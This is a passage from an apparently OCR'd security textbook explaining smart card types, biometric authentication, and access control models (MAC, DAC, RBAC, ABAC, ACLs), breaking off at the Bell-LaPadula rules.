4. **Hybrid Smart Cards:** These cards encompass more than one smart card technology. For example, a hybrid smart card might have two chips; one chip with embedded microprocessor that is accessed through a contact reader and another chip with RFID used for proximity connection. The two different chips serve different applications like proximity chip is used for physical access to restricted areas while the contact smart card chip is used for single sign-on authentication.
5. **Memory Smart Cards:** These cards contain memory chips only and can only store, read and write data to the chip; the data on memory smart cards can be overwritten or modified, but the card itself is not programmable so data cannot be processed or modified programmatically. Memory smart cards can be read-only and used to store data such as PIN, password or public key; they can also be read-write and used to write or update user data. Memory smart cards can be configured to be rechargeable or disposable, in which case they contain data that can only be used once or for a limited time before being updated or discarded.
6. **Microprocessor Smart Cards:** These cards have a microprocessor embedded onto the chip in addition to memory blocks. This type of card can be used for more than one function and is usually designed to enable adding, deleting and otherwise manipulating data in memory.

Biometric Authentication

Biometric authentication is an authentication process in which human's unique body characteristics are used to identify the user. These include fingerprint, hand geometry, iris and retina pattern, facial characteristics, voice pattern and signature. As compared to previously described authentication techniques, this technique is expensive and complex to implement. Also, the probability of false positives (a test result which wrongly indicates a certain condition is present or positive) and false negatives (a test result which wrongly indicates a certain condition is absent or negative) is more in biometric authentication compared to password-based and token-based authentications.

Types of Biometric Authentication

Biometrics is broadly classified into two types: physiological and behavioural biometrics. Figure 8 describes the taxonomy of biometrics:




Figure 8: Taxonomy of Biometrics

Physiological Biometrics

1. **Facial Recognition:** These systems work with numeric codes called faceprints, which identify 80 nodal points on a human face. This type of authentication is used at certain airports at e-passport gates. It is also used in Mastercard's selfie-based payment app. However, the drawback of this technique is that the facial characteristics change with the age, or even with small change like a different haircut.

2. **Fingerprint Scanning:** Finger scanning is the most widely used authentication technique and it is the digital version of the ink-and-paper fingerprinting process. It works with details in the pattern of raised areas and branches in a human finger image. There are three types of fingerprint scanner: optical, capacitive and ultrasound. An **optical scanner** is the basic scanner that takes a photo of the finger, identifies the print pattern and then compiles it into an identification code. A **capacitive scanner** works by measuring electrical signals sent from the finger to the scanner. Print ridges directly touch the scanner, sending electrical current, while the valleys between print ridges create air gaps. A capacitive scanner basically maps out these contact points and air gaps, resulting in an absolutely unique pattern. These are ones used in smartphones and laptops. **Ultrasonic scanners** will make their appearance in the newest generation of smartphones. Basically, these will emit ultrasounds that will reflect back into the scanner. Similar to a capacitive one, it forms a map of the finger unique to the individual.

   Google and Apple phones store your fingerprint on the device itself and do not store a copy on their own servers. Apple's TouchID does not store the actual image of the fingerprint, but a mathematical representation of it. Android phones store the fingerprint data in a secure part of the main processor called Trusted Execution Environment (TEE). The TEE is isolated from other parts of the processor and does not directly interact with installed apps.

3. **Finger Vein ID:** It is based on the unique vascular pattern in an individual's finger.
4. **Hand Geometry:** Hand geometry identifies users by the shape of their hand. The hand is measured along many dimensions and then the measurements are compared with the measurements stored in the database.
5. **Retina Scan:** It produces an image of the blood vessel pattern in the light-sensitive surface lining the individual's inner eye.
6. **Iris Recognition:** This is used to identify individuals based on unique patterns within the ring-shaped region surrounding the pupil of the eye. Since the eye is an externally visible organ, the iris can be matched using a photograph. However, this requires high proximity and a large amount of storage.
7. **DNA:**DNA authentication is based on the fact that 0.10% of a person's entire genome is unique to them. The chance of two individuals sharing the same DNA profile is less than one in a hundred billion. This type of authentication requires physical sample. Hence, the person needs to be present physically with the testing unit. It requires expensive technology as compared to other physiological techniques.

Behavioural Biometrics

1. **Keystroke Recognition:** Keystroke authentication employs keystroke dynamics by analyzing dynamic typing patterns which cannot be shared or imitated. Based on individual's typing rhythm, the sign-in attempt is verified. It can be easily integrated with any web application with just a few lines of code. Thus, keystroke recognition focuses on how you type instead of what you type.
2. **Signature Recognition:** It is the process to determine to whom a particular signature belongs to. There are two modes in which signature recognition is done; static signature recognition (offline) and dynamic signature recognition (online). In the static mode, the person does a signature on a paper, then scans that signature and the biometric system recognizes it through its shape. In the dynamic mode, the person signs on a digitizing tablet that gains the signature in real time.
3. **Voice Recognition:** This type of authentication does not require proximity. These systems rely on characteristics created by the shape of the speaker's mouth and throat, rather than on variable conditions. People often say the same words in different ways. However, this change does not alter the underlying physical characteristics of the voice. Nevertheless, if the user catches a cold, it affects his/her larynx and results in altering these physical characteristics.

Process of Biometric Authentication

The process of biometric authentication involves the following steps:

- **Enrolment of User-** For biometric authentication process, initially, the user has to enrol into the system database with his/her username and the respective physiological/ behavioural biometric characteristic. The system senses the biometric characteristic of the user, like finger scanning, extracts a set of features, digitizes the given input and stores the username/userID along with the biometric value/characteristic in the database. Thus, the user is enrolled in the system as an authenticated user. The user information stored in the database is called '*user template*'.
- **Verification of User:** When the user wants to login to the system through an interface, he/she needs to give biometric characteristic as an input to the system to validate himself/ herself. For this, the user uses biometric sensor which senses the user's biometric characteristic. Then, the corresponding features are extracted and they are compared with the template stored in the database for that user. If the template matches, the user is identified/verified as the authenticated user else the user is identified as unauthenticated and access is rejected.

Figure 9 exhibits the process of biometric authentication where signature recognition is the technique used for authentication:




Figure 9: Process of Signature Recognition

1.8. Access Control Policies and Models

Access control is the mechanism to find out the users have been given what access rights to access which resources. The resources include CPU, memory, storage, network, files, etc. The access control methods aim at three objectives:

- To prevent unauthorized users from accessing computer resources
- To prevent authorized users from accessing computer resources in an unauthorized manner
- To allow authorized users to access computer resources in authorized manner

Access control is the further step of authentication. Once the user is authenticated by the system, the system administrator executes the access control function that refers access control database to know what access rights have been given to the user to access which resources. Access control database maintains access control policies and rules. These policies are enforced to the user while granting permission to access any resource.

Terminologies Used in Access Control Policies

Before learning various access control policies, it is important to understand the terminology used in it.

- **Subject:** Subject is the user who wants to access the resources. The users are of three types:
  - **Owner:** Owner is the user who creates the resource. For example, the user who has created certain file is the owner of that file. The owner has most privileges to access the resource that he/she has created. The system administrator has the ownership for system resources. For example, if the user logs in to the system as an administrator, he/she has all the rights to access any resource. Such user is called *'Super User'* or in Unix operating system, such user is termed as *'Sudo User'.*
  - **Group:** Apart from the owner, a group of users can be given specific rights to access the resources. One user may belong to multiple groups.
  - **World:** These are the users other than the owner and the group who have least access rights.
- **Object:** Object is a resource that is accessed by the users. The objects include files, directories, memory blocks, segments, pages, etc.
- **Access Rights:** Access rights are the privileges assigned to the subjects to access the objects. There are different kinds of access rights:
  - **Read:** The user has the ability to read the information in a system resource, copy or print it.
  - **Write:** The user may add, alter or delete the information in a system resource.
  - **Execute:** The user may execute certain programs like installing software.
  - **Delete:** The user may delete certain resource like a file, directory, etc.
  - **Create:** The user may create a resource like a file, directory, etc.
  - **Search:** The user may search for a resource. For example, the user may list the files in a directory or the user may search for a file in a directory.

Access Control Policies

Access control policies are the rules stored in the authorized database which tell what access rights are assigned to the subjects (users) for which objects (e.g. files).

Figure 10 represents different access control policies:




Figure 10: Access Control Policies

Mandatory Access Control (MAC)

Mandatory Access Control (MAC) is the strictest access control policy. The access control policies are defined by system administrator. The access to resource objects is strictly controlled by the operating system based on system administrator configured settings. The users cannot change the access control of a resource in MAC policy. Even, the owner of the resource (e.g. file) cannot change access policies set by the operating system. This is analogous to the situation wherein the law allows a court to access driving records without the owners' permission. This is a mandatory control, because the owner of the record has no control over the court accessing the information.

Initially, the data is categorized according to the level of confidentiality that needs to be maintained to protect the data. The organization of data in this way is called **multilevel security**. Figure 11 represents confidentiality levels organized in the pyramid form:




Figure 11: Multilevel Security of Data

The choice of a level is often based on an impact assessment. The government often has its own set of rules which includes rules on determining the level for an information asset and rules on how to protect information classified at each level.

In MAC, according to the confidential level of security, the security labels are assigned to all resource objects on the system. These security labels contain two pieces of information - a confidentiality level (top secret, confidential, etc.) and a category (a group of users to whom the object is available).

Similarly, each user account on the system also has the same piece of information applied to the resource objects. When a user attempts to access a resource, the operating system checks the user's piece of information and compares it to the properties of the object's security label. If the user's credentials match the MAC security label properties of the object, then access to the object is allowed. It is mandatory that both the confidentiality level and category should match. For example, if User A has been assigned permission to access confidential information, he/she cannot access the top-secret information.

Figure 12 represents the process of MAC:




Figure 12: Process of MAC

Most PC operating systems use a MAC model. Figure 13 shows the example from Windows 10 system. The figure shows permission given to users for a specific folder '*C:\Windows*'. In Figure 13, Read & execute, List folder contents and Read permissions are given to the users for folder '*C:\Windows*'.




Figure 13: Access Permissions in Windows 10 System

MAC is by far the most secure access control environment but does not come without a price. Following are the drawbacks of MAC:

- MAC requires a considerable amount of planning before it can be effectively implemented.
- Once implemented, it also imposes a high system management overhead due to the need to constantly update object and account labels to accommodate new data, new users and changes in the categorization and classification of existing users.

Discretionary Access Control (DAC)

In Discretionary Access Control (DAC), the owner of a resource decides how it should be shared. The owner can choose to give read, write, execute, delete, search and create access rights to other users. This is the most common model in large systems. The file permissions set in the Unix operating system is an example of DAC. Table 1 represents notations used for file access permissions in Unix operating system:

Table 1: Notations for File Permissions

r	Permission to read a file
	Permission to read a directory (also requires 'x')
w	Permission to delete or modify a file
	Permission to delete or modify files in a directory
x	Permission to execute a file/script
	Permission to read a directory (also requires 'r')
s	Set user or group ID on execution

u	Permission granted to the user who owns the file
t	Set sticky bit. Execute file/script as a user root for regular user

Unix operating system follows UGO (User access, Group access and Other user's access) abbreviation to describe file permissions. If the file permissions are *drwxr-x--x*, the first letter '*d*' stands for directory. The next triplet of letters '*rwx*' stands for read, write and execute permissions given to owner of a directory. Further three letters '*r-x*' depict that read and execute permissions are given to the own group of users, but write is not allowed. The last three letters '*--x*' tell that only execute permission is given to other users. The modifications to the access permissions of file, directory and devices are achieved using the *chmod* command.

Ways to store file access permissions

- **Access Control Matrix**

  The file access permissions are stored in the memory in the form of Access Control Matrix. This matrix acts as a database that maintains the information like which users have access to which resources and what they can do with that resource.

  In Access Control Matrix, rows represent users/subject while columns represent the objects/resources. The values in each cell of a matrix denote the access permissions given to the user for a respective resource. Table 2 presents Access Control Matrix:

Table 2: Access Control Matrix

Object (Resource) / Subject (User)	F_1	F_2	...	F_n
U_1	r w x	r - x	...	- - x
U_2		r w x	...	r - x
. . .	. . .	. . .	...	. . .
U_m	r - x		...	r w x

The above table is interpreted as: There are n resources from F_1, F_2, ..., F_n while there are m users from U_1, U_2, ..., U_m. User U_1 has read, write, and execute permissions for file F_1, read and execute permissions for file F_2 and so on.

The drawback of Access Control Matrix is, it wastes a lot of memory space if it is a sparse matrix having very less non-empty entries.

Access Control List (ACL)

Access Control List (ACL) corresponds to column-wise decomposition of Access Control Matrix. Each object *o* is assigned a list of pairs *(s,P[s,o])* for all subjects *s* that are allowed to access the object where *P* is Access Control Matrix. The access list assigned to object *o* corresponds to all access rights contained in the column for object *o* in the Access Matrix.

When a subject requests access to an object, the system searches the access control list of the object to find out if an entry exists for that subject. If an entry exists, the system checks whether the required access is permitted; if so, the request is executed, otherwise an appropriate exception is raised.

- DAC is based on maintaining ACL.
  - **Capability Ticket**

    Capability ticket is row-wise decomposition of Access Control Matrix. Each subject *s* is assigned a list of tuples *(o,P[s,o])*, called capabilities, for all objects *o* that it is allowed to access. The list of capabilities assigned to subject *s* corresponds to access rights contained in the row for subject *s* in the Access Matrix.

DAC systems are generally easier to manage than MAC systems. The distrusted administrative model puts less of a burden on the administrator. The administrator is not responsible for setting the permissions on all the systems.

DAC suffers from certain drawbacks as follows:

- DAC systems can be a little less secure than MAC systems. This is in part due to the distributed management model. Since the administrator does not control all object access, it is possible that permissions can be incorrectly set, possibly leading to a breach of information. The administrator can get around this by setting up a group of systems that will be managed only by the administrator. These systems can be used to store more sensitive information.
- In the case of discretionary authentication, an ACL can become extensive if individual users are added which may complicate the system management.

Role-Based Access Control (RBAC)

Role-Based Access Control (RBAC), also known as *Non-Discretionary Access Control*, is nearer to real-time scenario as compared to other access control policies. The role is

defined according to the job profile, responsibilities and authority of an employee within the organization.

Essentially, RBAC assigns permissions to particular roles in an organization. Users are then assigned to that particular role. For example, an accountant in a company will be assigned to the *Accountant* role, gaining access to all the files that contain financial data. Similarly, a software engineer might be assigned to the *Developer* role.

Roles differ from *groups* in that while users may belong to multiple groups, a user under RBAC may only be assigned a single role in an organization. Additionally, there is no way to provide individual users additional permissions over and above those available for their role. The accountant described above gets the same permissions as all other accountants, nothing more and nothing less.

Some of the designations in an RBAC tool can include:

- Management role scope – it limits what objects the role group is allowed to manage.
- Management role group – you can add and remove members.
- Management role – these are certain types of tasks that can be performed by a specific role group.
- Management role assignment – this links a role to a role group.

By adding a user to a role group, the user has access to all the roles in that group. If they are removed, access becomes restricted. Users may also be assigned to multiple groups in the event they need temporary access to certain data or programs and then removed once the project is complete.

Other options for user access may include:

- Primary – the primary contact for a specific account or role
- Billing – access for one end-user to the billing account
- Technical – assigned to users that perform technical tasks
- Administrative – access for users that perform administrative tasks

Advantages of RBAC

1. To maintain infrastructure security, it is required that access can be and should be granted on a need-to-know basis. In a company of hundreds or thousands of employees, it is necessary to limit unnecessary access to sensitive information based on each user's established role within the organization.
2. **RBAC helps to reduce administrative work and IT support.** When a new employee is hired or an employee leaves the job, instead of doing a lot of paperwork, RBAC can be used to add and switch roles quickly and implement them globally across operating systems, platforms and applications.

3. The operational efficiency can be increased with the use of RBAC. According to the organizational structure of the business, the roles of employees can be aligned that helps the users to do their task more proficiently and separately.
4. RBAC improves compliance. RBAC follows a systematic way to manage access permissions which helps to meet statutory and regulatory requirements posed by the government. This is especially significant for health care and financial institutions, which manage lot of sensitive data such as PHI and PCI data.

Best Practices for implementing RBAC

There are certain best practices to be followed in an organization to implement RBAC as shown in Figure 14:




Figure 14: Best Practices for Implementation of RBAC

Attribute-Based Access Control (ABAC)

According to NIST, ABAC is defined as, 'an access control method where subject requests to perform operations on objects are granted or denied based on assigned attributes of the subject, assigned attributes of the object, environment conditions, and a set of policies that are specified in terms of those attributes and conditions'.

In ABAC access control policy, access to business-critical data is determined by attributes instead of roles. The attributes appear in a key-value pair and are of three types:

- **Subject attributes:** These are the characteristics of the user, like employee status, citizenship, designation, etc.

- **Object attributes:** These are the characteristics of the system resource, like device ID, file name, directory name, domain name, etc.
- **Environment attributes:** Environment attributes are independent of subject or object, and may include the current time, day of the week, location of a user or the current threat level.

Attributes can be sourced from protected applications and systems and can also be retrieved from any other data source, such as employee information from an internal HR system or customer information from Salesforce, databases, LDAP servers, or even from a business partner for federated identities. The attribute values are either set-valued or atomic-valued. Set-valued attributes contain more than one atomic value. Examples are role and project. Atomic-valued attributes contain only one atomic value. Examples are clearance and sensitivity. Following are examples of ABAC:

- An engineer who is reassigned to a different project can automatically access information related to the new project but not the previous one.
- An account executive who is reassigned to a new territory is automatically able to see accounts and products in the new territory but can no longer access anything from the old territory.
- A finance manager can only download documents when he/she is physically in India.

Figure 15 shows the process of ABAC:




Figure 15: Process of ABAC

The process is described as follows:

1. A user requests for the desired resource.
2. The subject attributes, object attributes and environment attributes are input to ABAC access control mechanism.
3. ABAC access control mechanism evaluates inputs to compute a decision.
4. The user is granted access to the resource if he/she is authorized.

Bell-LaPadula Model

Bell-LaPadula model is a confidentiality model that concerns with keeping the data secure. It was originally defined by Department of Defense (DoD) in Trusted Computer System Evaluation Criteria (TCSEC) which is a United States Government standard that sets basic requirements for assessing the effectiveness of computer security controls employed in a computer system.

Bell-LaPadula model is an inflexible, formal, state transition model of computer security policy that describes MAC rules and supports multi-level security. State transition models are abstract models used to record features such as the security of a computer system, in its current state. The state of each feature that is recorded may change from time to time, e.g. as scheduled events take place or when users input data. Hence, state machine models are used in a number of ways, such as in the design of programming languages or computer systems, and in assessing security.

Bell-LaPadula model uses security labels on objects and clearances for subjects. The objects are labelled from most sensitive information as 'Top Secret' to the least sensitive information as 'public' as described in Figure 11 earlier. The system is divided into subjects (users) and labelled objects. This model is considered as a state machine with a set of allowable system states. It preserves the security of information even as the system moves from one state to another state.

Working of Bell-LaPadula Model

Bell-LaPadula model imposes following two rules to maintain secrecy (confidentiality) of information:

- ***(star) Property – No Write Down (NWD):** This rule prevents the subjects with access to high level data from writing the information to objects of low-level access to prevent data leakage. For example, copy and paste of data to low class is prevented by this rule.
